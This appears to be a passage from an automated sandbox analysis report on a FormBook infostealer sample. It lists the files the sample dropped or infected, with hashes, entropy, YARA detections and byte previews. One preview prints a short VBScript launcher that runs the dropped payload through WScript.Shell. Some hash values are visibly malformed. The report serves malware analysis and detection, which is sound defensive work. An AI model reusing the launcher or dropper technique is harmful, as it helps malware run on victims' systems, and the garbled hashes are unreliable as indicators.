| SSDEEP:         | 12288:OfrvBCWkBwAydeYNS7MFBxUUJkn0IPG88yqMfr9:crKWVPQ8zBGUJknHq2r9   |
| MD5:            | E41BABBABC857A6F32E2B9D420EC925A   |
| SHA1:           | 254C02C7754461DA198A194E0E8F5E89FCDOA9E4   |
| SHA-256:        | 95D2473646CB2CDA588B2D30EDC61C8BF13DF9E30D6BE216AA955E83283B7910   |
| SHA-512:        | 093531681957F3A3D6E7EFBABC60D8752B77AA6D9A9A051E7374DB10A5F1488EB8D214B92EFA61FA9DC99E7908B78CBEA49A587C87A036BC4E4FFFFF5C43429B |
| Malicious:      | true   |
| Preview:        | .....<br>.....<br>.....  |

**C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\Installer\setup.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 2854280  |
| Entropy (8bit): | 6.4356218027853105   |
| Encrypted:      | false  |
| SSDEEP:         | 49152:r95OPTZ+6S3ZSxL+i0UUyb4Fuhja8IE52ZRatn6aMC0eqs8avlIYbad9R:BwpU8IEeRnlvlOb4R  |
| MD5:            | D69A423DE9B0AA6FE586981378C7434C   |
| SHA1:           | 94902C4DA6649C114DF0F565838D5D622520391F   |
| SHA-256:        | 8D04D7F70CBA5C500E8C13223A0C384EEA0A0E0D09A045C11A86022F6F623D49   |
| SHA-512:        | D817B9C0A8CD34CF68C73C5492B20DBFA534910D1FAB49A4AC1CBEE994B87EB9A9C9399DA13AFCD068BA552F912ABE1769B54403D8A607AB342E27ACCE07AB |
| Malicious:      | true   |
| Preview:        | .....<br>.....<br>.....  |

**C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\cookie\_exporter.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 142216   |
| Entropy (8bit): | 6.182543877311366  |
| Encrypted:      | false  |
| SSDEEP:         | 3072:z9pQZJW3zpo/LdVGegzU7usOU8Vaflk9pQZJW3zpo/LdVGo:YZc3dojdV376c0Zc3dojdVv   |
| MD5:            | 69CC601889928820A75C04903FAB21F9   |
| SHA1:           | FFAEAE7106901615218254A45464F498F052390C   |
| SHA-256:        | CFABDE706CE02C8F31B3B61BA63C5065FCB9B9EA9B2AF877F303E261EFF63808   |
| SHA-512:        | 5B81C03FD59700243C5B6666D8B0130A71729BD5EDFD3C18D158142AD2368D64BE9FFA22FEB71D96641EEED9D8C9E706B4531BC627E601C5643BD3FC86151D |
| Malicious:      | true   |
| Preview:        | .....<br>.....<br>.....  |

**C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\election\_service.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe              |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 1698184   |
| Entropy (8bit): | 6.527710911687038                                 |
| Encrypted:      | false   |
| SSDEEP:         | 49152:dR/WVbl++RBCW47H3Pqw7s5BoCfMhQTEzj:iBCWQ09i |
| MD5:            | 233B76F4654ECB3619F98760631DEE44                  |
| SHA1:           | 0B6A032BADCF15E61C93C23DA56F155A736B2D29          |

| C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\elevation_service.exe |   |
|---|---|
| SHA-256:  | CB4356B058F65E99472B56CF9664CD552C28D896699A2DDD4E335C9BC3D993E8  |
| SHA-512:  | 3F2A77C37A5E5AC92E141F64F1B797BB41314CB5B55919F4D529A356704C112550ACC23C7DA7EDEB189172D154416D429F9C5B76C05A4262B6E04D07F4BC75A |
| Malicious:  | true  |
| Preview:  | .....<br>.....<br>.....   |

| C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\identity_helper.exe |   |
|---|---|
| Process:  | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:  | data  |
| Category:   | dropped   |
| Size (bytes):   | 1155464   |
| Entropy (8bit):   | 6.547616538089958   |
| Encrypted:  | false   |
| SSDeep:   | 24576:sozVM/51VbYYCCbv/OeoK8BPImQ!9i8Nlimnloo:8/51pYYCCL2eoK4UQlm3  |
| MD5:  | 8782BD016DE167F35110BC793E169105  |
| SHA1:   | 32F8143F73F911D1187E21D76F32A8B5C63BDD10  |
| SHA-256:  | 210B40399ED99FD3864ED40454DB05CA6CE2F0026C63A3511295B9609FDBE380  |
| SHA-512:  | 5187549A3AC58F9F443DCC6FFC4A28915605D1AED0DDB50F86EA15D91C600F72D0E43AB24D5280C3079CDF77242CBE5223A7BF03BF6C500AA0E32275AD00DA<br>D |
| Malicious:  | true  |
| Preview:  | .....<br>.....<br>.....   |

| C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\msedge.exe |  |
|--|--|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:   | data   |
| Category:  | dropped  |
| Size (bytes):  | 3420552  |
| Entropy (8bit):  | 6.560525199278051  |
| Encrypted:   | false  |
| SSDeep:  | 49152:00fjX6vWwI2L93WX4pPlhDDoKrojXDklrmZ4eFT572y/Bi:Q3L93iB55lrmKiY   |
| MD5:   | 5A4EA442B43C0427F173203F067FC00E   |
| SHA1:  | B614F96AED9AFA5CDBE7856646E5480C2B9279E3   |
| SHA-256:   | 3C1EA1321E8919E3F46AD0C8B79979B4B5A200D0B9B9ADD6EEA87F022ACD21   |
| SHA-512:   | C40C2E6F0CF348104793A2828C27D615A92F9FE464C551B22AEDE333AAABE8C71BEA17278B603B287BFED31A0D709DAAF66A27306E6E1E09194A980E2A65E43<br>9 |
| Malicious:   | true   |
| Preview:   | .....<br>.....<br>.....  |

| C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\msedge_proxy.exe |  |
|--|--|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:   | data   |
| Category:  | dropped  |
| Size (bytes):  | 1168800  |
| Entropy (8bit):  | 6.548462370245961  |
| Encrypted:   | false  |
| SSDeep:  | 24576:YrvVwejkH63zXyhKg3gV9BjOnOhlw81lgMBf99LWhapOqrve:YB1Kn63zXyhKcmzOn1elgMZlvA  |
| MD5:   | 1A0721385B7E2D1888A50FE1528981D2   |
| SHA1:  | B2C29C82B3DB83EEEB222903571D185A22C60EE6   |
| SHA-256:   | 18E8308E4C967BE77EF269F0B65AC1AC0608584A72EAF861241371621CD22290   |
| SHA-512:   | EE7E258CEA028ABA27284C137EAE05AB26EB443B5B078D8775B5D14683E16706F8F108D937799BA8805494833F06C6A38CFA1353E2E0D07B6F04BB4DC020C25E |
| Malicious:   | true   |
| Preview:   | .....<br>.....<br>.....  |

**C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\msedge\_pwa\_launcher.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 1656712   |
| Entropy (8bit): | 6.616379155712536   |
| Encrypted:      | false   |
| SSDeep:         | 24576:V1YDI09RRUOF1nEoMf+G5k4UrcXNwtuNhQAzEs2/LoXlkqAHK1f:oRUOF1EoMr5k4UrcXKkhQAz9So  |
| MD5:            | F7ABEE48210A48210B3194CB135CB356  |
| SHA1:           | 761CEC8E67B9D8104332C0D8090CD6235267FA5A  |
| SHA-256:        | B82324C3E1FC6874CF62B9FCF0842AC88097A1A3A49CFEFBF4823A0251A05A2E  |
| SHA-512:        | E743B71640EBA8F178A92DE88F2D422AB3BDD830D6DE41D5B436122CC7C9C665AA396EB73AB537CD55819377CAB9A6DB7B3A19FDB72F6FD24B3467A29F99292 |
| Malicious:      | <b>true</b>   |
| Preview:        | .....<br>.....<br>.....   |

**C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\msedgewebview2.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 2960264   |
| Entropy (8bit): | 6.604394486984995   |
| Encrypted:      | false   |
| SSDeep:         | 49152:dOKhOMvCUIkL9AFaaPHMX+WDH1aojKwUFwD2fKCTd:1l9AW3ojFwDkF   |
| MD5:            | 12CE2E0C920B8987117A9EF1CD088317  |
| SHA1:           | CE7A0B35907D36C1F13D3F2A77DBE33A99ADDDF9  |
| SHA-256:        | BC1A87DC18509EFAB78AE5DB283243FFB44B7458915B694DA12054442BFA793A  |
| SHA-512:        | 0B721C18C090EDE0BFD7ED342E43EEBA8C431169F2B6E90F039712E559CEB929055E812AA5D6C7357185F0306417CEAD91585069D58E90EA6E9FE7E4B4DB296 |
| Malicious:      | <b>true</b>   |
| Preview:        | .....<br>.....<br>.....   |

**C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\notification\_helper.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 1370504  |
| Entropy (8bit): | 6.534490531007921  |
| Encrypted:      | false  |
| SSDeep:         | 24576:A41prvTG1Wj8Okyp9TR/XLEhUfE2UMfRY8AJR5Q4b:G1WjdkyX1XLEYdUM28Ar   |
| MD5:            | B3FCD33CC17C1F5F830695083DF3167F   |
| SHA1:           | 0E2FACF542CFB247CFA03F9C436489E302EB1DED   |
| SHA-256:        | 3450A1295D740C12C0C6719AA96197344A069D3D34018BE40F8892D6312E4327   |
| SHA-512:        | 5F6DA408BC2B4DED8E1D3B321D625B4CB9FDBC02F31204E0A78F4901DEAAE8AF1E00419DE1CE508FA0B25886B129CE6253ACB2BDA6DBF30C20C56D20B28E/013 |
| Malicious:      | <b>true</b>  |
| Preview:        | .....<br>.....<br>.....  |

**C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\pwahelper.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe                               |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 1128328  |
| Entropy (8bit): | 6.548919756260154  |
| Encrypted:      | false  |
| SSDeep:         | 24576:HpVn0Efwo1jdEDsAJtSHAxmd1hAgMGNEFOk7pf:31fuwo1jdEDsAJmt1CgNS |
| MD5:            | 93C43B7D40B64FC8823E85533ADC9CBB                                   |

| C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\pwahelper.exe |  |
|---|--|
| SHA1:   | 0CB5F7777989070923F56D16FD56AE5635863714   |
| SHA-256:  | AD54C155DC8F1F1DA65DFDBE9225B2F7FBAF91D458213DA8F4330DF692E4F1FE   |
| SHA-512:  | EE77F1BDACD960535CD3EFCA63D27F2393A3B9B47C66F2F1D38C43B93CA14A575B6FE35ED00CDA88053F3E0A4291480DFF671A39674BC7333C6ACD9EF02D70 |
| Malicious:  | true   |
| Preview:  | .....<br>.....<br>.....  |

| C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe |  |
|--|--|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:   | data   |
| Category:  | dropped  |
| Size (bytes):  | 3420552  |
| Entropy (8bit):  | 6.560525199278051  |
| Encrypted:   | false  |
| SSDEEP:  | 49152:00fjX6vWwl2L93WX4pPlhDDoKrojXdklrmZ4eFT572y/Bi:Q3L93iB55lrmKiY   |
| MD5:   | 5A4EA442B43C0427F173203F067FC00E   |
| SHA1:  | B614F96AED9AFA5CDBE7856646E5480C2B9279E3   |
| SHA-256:   | 3C1EA1321E8919E3F46AD0C8B79979B45A200D0B9B9ADD6EEA87F022ACD21  |
| SHA-512:   | C40C2E6F0CF348104793A2828C27D615A92F9FE464C551B22AEDE333AAABE8C71BEA17278B603B287BFED31A0D709DAAF66A27306E6E1E09194A980E2A65E439 |
| Malicious:   | true   |
| Preview:   | .....<br>.....<br>.....  |

| C:\Program Files (x86)\Microsoft\Edge\Application\msedge_proxy.exe |  |
|--|--|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:   | data   |
| Category:  | dropped  |
| Size (bytes):  | 1168800  |
| Entropy (8bit):  | 6.548462370245961  |
| Encrypted:   | false  |
| SSDEEP:  | 24576:YrvVwejKn63zXyhKg3gV9BjOnOhIW81lgMBf99LWhapOqrV:YB1Kn63zXyhKcmzOn1elgMZlvA   |
| MD5:   | 1A0721385B7E2D1888A50FE1528981D2   |
| SHA1:  | B2C29C82B3DB83EEEB222903571D185A22C60EE6   |
| SHA-256:   | 18E8308E4C967BE77EF269F0B65AC1AC0608584A72EAF861241371621CD22290   |
| SHA-512:   | EE7E258CEA028ABA27284C137EAE05AB26EB443B5B078D8775B5D14683E16706F8F108D937799BA8805494833F06C6A38CFA1353E2E0D07B6F04BB4DC020C25f |
| Malicious:   | true   |
| Preview:   | .....<br>.....<br>.....  |

| C:\Program Files (x86)\Microsoft\Edge\Application\pwahelper.exe |  |
|---|--|
| Process:  | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:  | data   |
| Category:   | dropped  |
| Size (bytes):   | 1128328  |
| Entropy (8bit):   | 6.548919756260154  |
| Encrypted:  | false  |
| SSDEEP:   | 24576:HpVn0Efwo1jdEDsAJtSHAxmd1hAgMGNEFOk7pf:31fuwo1jdEDsAJmt1CgNS   |
| MD5:  | 93C43B7D40B64FC8823E85533ADC9CBB   |
| SHA1:   | 0CB5F7777989070923F56D16FD56AE5635863714   |
| SHA-256:  | AD54C155DC8F1F1DA65DFDBE9225B2F7FBAF91D458213DA8F4330DF692E4F1FE   |
| SHA-512:  | EE77F1BDACD960535CD3EFCA63D27F2393A3B9B47C66F2F1D38C43B93CA14A575B6FE35ED00CDA88053F3E0A4291480DFF671A39674BC7333C6ACD9EF02D70 |
| Malicious:  | true   |
| Preview:  | .....<br>.....<br>.....  |

**C:\Program Files (x86)\Mozilla Maintenance Service\Uninstall.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 132472  |
| Entropy (8bit): | 5.8940108392443475  |
| Encrypted:      | false   |
| SSDeep:         | 3072:6llPnjldDfLuAUNRD5bhzO7y4RP7KllPnjldDfLuAU+:6spNjlsLUjD5RO7y4RP7KspNjlsLU+   |
| MD5:            | CCEB5B0823F3D5776799AEC785428CF9  |
| SHA1:           | DD28036A2A2CB74D10A903BCDA59BF487ACA652   |
| SHA-256:        | 7B55E45063F93A3F79A05D015BFB7E5BC0FDCA14456287EE37DEEBAAF8A47BF   |
| SHA-512:        | 155C429C1F7777A8FB4FE86A1EFCC3140E317DD05942F601D32394D0CDA215D3A13197F92AD667671709AAB3E851CDF1939916BF6DEDFF207164BB8842E076E |
| Malicious:      | true  |
| Preview:        | .....   |

**C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 284600  |
| Entropy (8bit): | 6.351316798942272   |
| Encrypted:      | false   |
| SSDeep:         | 6144:Uhd9Feup0N08TYjSYRGJZiiQG9KK4S+hdA:UTyE0KSLQd9Km+TA  |
| MD5:            | A05FAFFEE0950146460479023BD5038   |
| SHA1:           | 8F96929043ED561BA7D3B9BB5BE43D66B9CD9176  |
| SHA-256:        | BB5FD59225F4AFEEBC0FBC9C144C00BA02418B690AA0610EEE9032350244472E  |
| SHA-512:        | F2A6FC0263D6E67F10A6F7ECF38B3A3858E72313A15FEA886A2123B0D1D38D58F90F44E5E47067C6BC4223858CAD3A21E42D27B0FF70FEFB7EC7AA5E9D35A00 |
| Malicious:      | true  |
| Preview:        | .....   |

**C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721-4577B7F124EA}\integrator.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 5879224   |
| Entropy (8bit): | 6.33195996337478  |
| Encrypted:      | false   |
| SSDeep:         | 49152:k6bSWqEPP7hceDz7XnDgFJd9tvBybauKpa9nVcn8nzjUHAy74/ljHmZ7hpDx66b:n3juQBKW7zKM4T4yE3h7BVeE                                  |
| MD5:            | B4BB8BDF04266218EF1F9310609EFCBD  |
| SHA1:           | CF1EB80C3E9771840FA2E7C342F6EE542FE109E8  |
| SHA-256:        | 6C639B4AFB6CA71F1201DE7EE097277ED26687C69F8487E7EBA90CD8BF59BFA0  |
| SHA-512:        | 33C24E1FD5A0B6510304B5371AE16DA71CA40F973868C7CC7CD79381112F6BC1C330605DA518A0ECEDDF8E030453732873D834D5FA5ED33429D7486BF548A32 |
| Malicious:      | true  |
| Preview:        | .....   |

**C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2107.4-0\ConfigSecurityPolicy.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe                       |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 351248   |
| Entropy (8bit): | 6.084250702702516  |
| Encrypted:      | false  |
| SSDeep:         | 6144:9V0fs9P0qEkO5VScfo3nhuzvgnbZtV0fs9Po:UwYkUVY3nMkbZEwo |
| MD5:            | CE89EF999F69AC4E94BB3F02679ABD80                           |
| SHA1:           | AA42E71F20AEC466554E20D9710FB5CA1C01AD54                   |

| C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2107.4-0\ConfigSecurityPolicy.exe |   |
|---|---|
| SHA-256:  | 7671BD8A6B0DD80C78213DC741B1A494A51B99173E1C896E8B987A5D9AEFAD05  |
| SHA-512:  | 96F9BD536E0DA57E08B4AA3FB2AA8F843A9C66F2DD1BCA9F37C2781BD950C8B50DAB1CD075F01F923788B148AB4DAF06CC8C24C4D8DB0ED7363C164F02217D7 |
| Malicious:  | true  |
| Preview:  | .....   |

| C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2107.4-0\X86\MpCmdRun.exe |  |
|---|--|
| Process:  | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:  | data   |
| Category:   | dropped  |
| Size (bytes):   | 600744   |
| Entropy (8bit):   | 6.1468647646788925   |
| Encrypted:  | false  |
| SSDEEP:   | 6144:KReH9BpJlF4Yx42G0epTahEcMsyUrnmhTPRwd1pDjl4EnCAy2mA7PAMJRu7wqLqQ:X4euI7ELR1BCAy2eMju7wqVFl8Pa                               |
| MD5:  | 26CEBC31D5DF9DEBC48295CEA8B5C9D2   |
| SHA1:   | 7EB9CDF7B673A03CC372DEAD91D482C5D015C9EA   |
| SHA-256:  | 19373A3B9AB19C070D003EADB187A7CE979652BF8E353056068A9962147C355B   |
| SHA-512:  | 416BE4D91396931281412AF7F3EC37ACB81EFA79F47B159199FF3F18B8D42FEB25D857CEAFAA7BA9B4AB772944B2DAE487FA161D4CFC3C248CFD6A95941EA2B5 |
| Malicious:  | true   |
| Preview:  | .....  |

| C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2108.7-0\X86\MpCmdRun.exe |   |
|---|---|
| Process:  | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:  | data  |
| Category:   | dropped   |
| Size (bytes):   | 777048  |
| Entropy (8bit):   | 6.190918479177623   |
| Encrypted:  | false   |
| SSDEEP:   | 12288:LH6KMRceGs8sK8Y36pBzuWVDsaeXX6hmvd1K0duq76RQHkC3/m:2KMRcXs8sK8Y36buWVDcXX6hQd1KJxI  |
| MD5:  | DCE8DE672D3C8B3C6E0CB99929065881  |
| SHA1:   | CD97A49C97983D5A2C6E6F616BC684E67FD299B4  |
| SHA-256:  | 56C3F905F71A50238512267888C17C88AAB2C61C8022599DCC6B251FDFC3C4A3  |
| SHA-512:  | 483361CBBF5CBCBC1688859C028FF0224BA3C536AC496DE7CCB9A0983AD5F252C8A00700AA81F18306A90A2256ED1BC1A3BAC4B7B2D3CA0AA4047A7D4A3312EE6 |
| Malicious:  | true  |
| Preview:  | .....   |

| C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe |   |
|--|---|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:   | data  |
| Category:  | dropped   |
| Size (bytes):  | 265728  |
| Entropy (8bit):  | 6.897278188621923   |
| Encrypted:   | false   |
| SSDEEP:  | 3072:tXCOjMQ3Un2hjuoClIxZ009CxykFSc05qOk0J2nvb8jrrJecYAWGPAbzG2ZtIE:/ZJu0MQF9CxX/tO7JS4PlcJaB   |
| MD5:   | 723E9CF512508A6D70F4A3BDA5C3C666  |
| SHA1:  | FB24E85E3872D105F622EA268B0416311BF6A31C  |
| SHA-256:   | 9BDEB60AB25FE7AB7266EA88B2F6509357245B79E3A845A5DDAA5ACCB9CB8629  |
| SHA-512:   | DAB5004B8E8B3A7F7A8E38955E3243466D09E92F49A2940F23F09DC51FEF1B355E84C5FAAAE837C18EE9E91C31C93E49BAB25160B679FBFEE906EDE1FEE8704D  |
| Malicious:   | true  |
| Yara Hits:   | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe, Author: Joe Security</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe, Author: JPCERT/CC Incident Response Group</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> </ul> |

**C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe**

Preview:

```
....j.Z....>Rj.7.X#I@.zID....k.....Z.Z[.x..P.S....OW.E"..pcD...#. ....@.i~.K.PD.4$.Q);...;P7tV(u.s.W...q.....y+....v46>7...v...d.....W|.|u]n_2.....c..)....c...=..?`..B..M.d.....n....v.....d>8.y..F...`K".G4.....f{....o....].kqh)B....l..~5.>.....d]..%..Mb.....o&.k..&&..T.....?..y.....C.....!+`..c..W.R%.."W%..$u.M^1..?..Zr.H.xa]....s....N.cc..~..N....@.J..d..v.02@....\..@.q.Jp..A0;..BW..|~z.7.mY.....d(T..kb~....IN..`HJS.....v.....80.zN....J.f%Hs.W0_..k}..7.)....c..V.)....(~T.S.?..N....A.Kzy.|..3..j..y)..n..@. `....c..j.....$C..~=r.m.%Jr.k..q....K....X..c..`Gq*$9..E.R..I2...1.U..U..`1.p.e.zK.g{3...4..v.Pa..P..z..?..Uzy%"....~H[>V..*...+u!.Tp.....].uv.....*sx)....64.Q.."\..U..V.H.g..T.x._....g~.&o>..{..D..1"....t.T....NW<M....u..ul.....f.F.=.7.....].e^v.....].#.]zd....C....c..#y=....gM.I/*....D.N...=Ba..G.kP.x.7..xt..?D.
```

**C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe**

|                   |   |
|-------------------|---|
| Process:          | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:        | PE32 executable (GUI) Intel 80386, for MS Windows   |
| Category:         | dropped   |
| Size (bytes):     | 307200  |
| Entropy (8bit):   | 6.957088133300485   |
| Encrypted:        | false   |
| SSDeep:           | 6144:w7XxnWJoyJuoMQF9CxX/tO7JS4PlcJaL:w7BnkRMQHg/tGTPBU   |
| MD5:              | 25AA37E21C29B7CCF02509533B585ED7  |
| SHA1:             | 4374948E203CBA151EBDC43E11E6E115046270E9  |
| SHA-256:          | 740A2BC7E9C8EEED76EF0F812C6C89AF35C414317D76AC5B50B28CA0728D103B  |
| SHA-512:          | 8CB7B92766FD27A1BC888F39E3DEDBB73B5E8CA58B8790A9818D8D08F0964FA4C1BC5528D9EA062A76293CDF101D43FBD0790ED8BF7FCA9C251825A4CE7D6:AE  |
| Malicious:        | true  |
| Yara Hits:        | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe, Author: Joe Security</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe, Author: JPCERT/CC Incident Response Group</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> </ul> |
| Antivirus:        | <ul style="list-style-type: none"> <li>Antivirus: ReversingLabs, Detection: 38%</li> </ul>  |
| Joe Sandbox View: | <ul style="list-style-type: none"> <li>Filename: 090900 Quotation - Urgent.xlsx, Detection: malicious, <a href="#">Browse</a></li> </ul>  |
| Preview:          | MZ.....@.....!..L.!This program cannot be run in DOS mode....\$.....#..B..B..B..L^..B..`..B..d..B..Rich.B.....PE..L..TR.....@...`..h.....P..@.....B.....)......TA..(`..bE.....(.....T.....text..6.....@.....`..data.....P.....P.....@....rsrc..bE..`..P..`.....@..@..!.....MSVBVM60.DLL.....  |

**C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.vbs**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | ASCII text, with CRLF line terminators   |
| Category:       | dropped  |
| Size (bytes):   | 116  |
| Entropy (8bit): | 4.9557659808175325   |
| Encrypted:      | false  |
| SSDeep:         | 3:jF+m8nhvF3mRDONtkE2J5xAlrms35lsXM:jFqh9lCN23fkhs8  |
| MD5:            | 690E3F518C392BB180DEECDC19E66B06   |
| SHA1:           | 07F1C3AB7A8F1ED619477DD16FF806BCC059B1C4   |
| SHA-256:        | 89910C12B84F79999200716026A700F138D20C2DFC07650FA6099BD1D12CCF04   |
| SHA-512:        | 201CA7B54BA24D6919DDD246B12367191901657B1B75939C4B8E65DDFB2B3BA5CA10402949A7A20CB179B4EC8D63BADF847F96BD6DAED0C226CA53B1CBF36:D0 |
| Malicious:      | true   |
| Preview:        | Set W = CreateObject("WScript.Shell").Set C = W.Exec ("C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe")                |

**C:\Users\user\AppData\Local\Temp\tmp5023.tmp**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | modified   |
| Size (bytes):   | 8  |
| Entropy (8bit): | 3.0  |
| Encrypted:      | false  |
| SSDeep:         | 3:4Xk:J  |
| MD5:            | 415A75292F24475B0ADA50CCD17C0364   |
| SHA1:           | 83B60079552C10BCC2EC6C72B4203ACCDCC370EA0  |
| SHA-256:        | 2AD457F53F7D230F24A6CD8D26789FE2E02031FDF450ED9558C6BF34B56B38B9   |
| SHA-512:        | 3137FF773428801C287968F258F99F5F7762C69EF318A123FAE3453DCD3E5B15F38511D568D629AACADAE2FA3193CE37A439D9DC4E15AE702B5795B411C4A1 |
| Malicious:      | false  |
| Preview:        | ....9.&A   |

|  |   |
|--|---|
| <b>C:\Users\user\Downloads\OfficeSetup.exe</b> |   |
| Process:                                       | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:                                     | data  |
| Category:                                      | dropped   |
| Size (bytes):                                  | 7467200   |
| Entropy (8bit):                                | 6.724015189886408   |
| Encrypted:                                     | false   |
| SSDeep:  | 196608:nJyU57mB0hxRqtX8a8M2UR9pLkvN7RWGaPz:LBe0hKtX3T9pEtWtb  |
| MD5:   | 275B2DE3C0F294C7B289D80270B55D93  |
| SHA1:  | E38752C2DA1DD5EF5EE5EC7F1F6D928BCF5389D7  |
| SHA-256:                                       | 8E0CA051C3B954E5C427D2BBB23DB34DD15BB2AA4EFDF7121F4E31E6B48991A0  |
| SHA-512:                                       | 49257736B84646644AD1EB997EAE1DCFE2B55AB58B2083DBB9C2BD253DE6833B468A45DF8E2A23C2187F1CB64DB550837CC32AC7923A9BFA6E301B4E696822A |
| Malicious:                                     | false   |
| Preview:                                       | .....<br>.....<br>.....   |

|  |   |
|--|---|
| <b>C:\Windows\appcompat\Programs\Amcache.hve</b> |   |
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:                                       | MS Windows registry file, NT/2000 or above  |
| Category:  | dropped   |
| Size (bytes):                                    | 2359296   |
| Entropy (8bit):                                  | 4.224870067401113   |
| Encrypted:                                       | false   |
| SSDeep:  | 24576:55Xu2aVoOYqlsc9S7vwX0OKgagmcnYJp:55Xu2aVoOYqlsc9Sq0FgagmcnYJp   |
| MD5:   | 74CCC8125F763BF550A8C0E74315F019  |
| SHA1:  | 0065DEF8C1EEE35F3BBDF84F4D83E29EEA91B9D1  |
| SHA-256:   | EB0A4A42EC1C6034274B1D451455E06D64F1F62FC1ABA4CD7F59ECC2DF40DBD   |
| SHA-512:   | 6C3807CFB4F41F0BFDFAAD979393592BBF01A1353D5E046EBDBB3251D547A2638609F505D845597FD59C4E88F77038F7D559292468E9F0AFD1074018E37DF969                                      |
| Malicious:                                       | false   |
| Preview:   | regf.....5.#.^.....`....\A.p.p.C.o.m.p.a.t.\P.r.o.g.r.a.m.s.\A.m.c.a.c.h.e...h.v.e.....Q.....P..#....Q.....P..#....Q.....P..#..rmtm.xU.....<br>.....H.u.....<br>..... |

|   |   |
|---|---|
| <b>C:\Windows\appcompat\Programs\Amcache.hve.LOG1</b> |   |
| Process:  | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:  | MS Windows registry file, NT/2000 or above  |
| Category:   | dropped   |
| Size (bytes):   | 53248   |
| Entropy (8bit):                                       | 4.151507311750747   |
| Encrypted:  | false   |
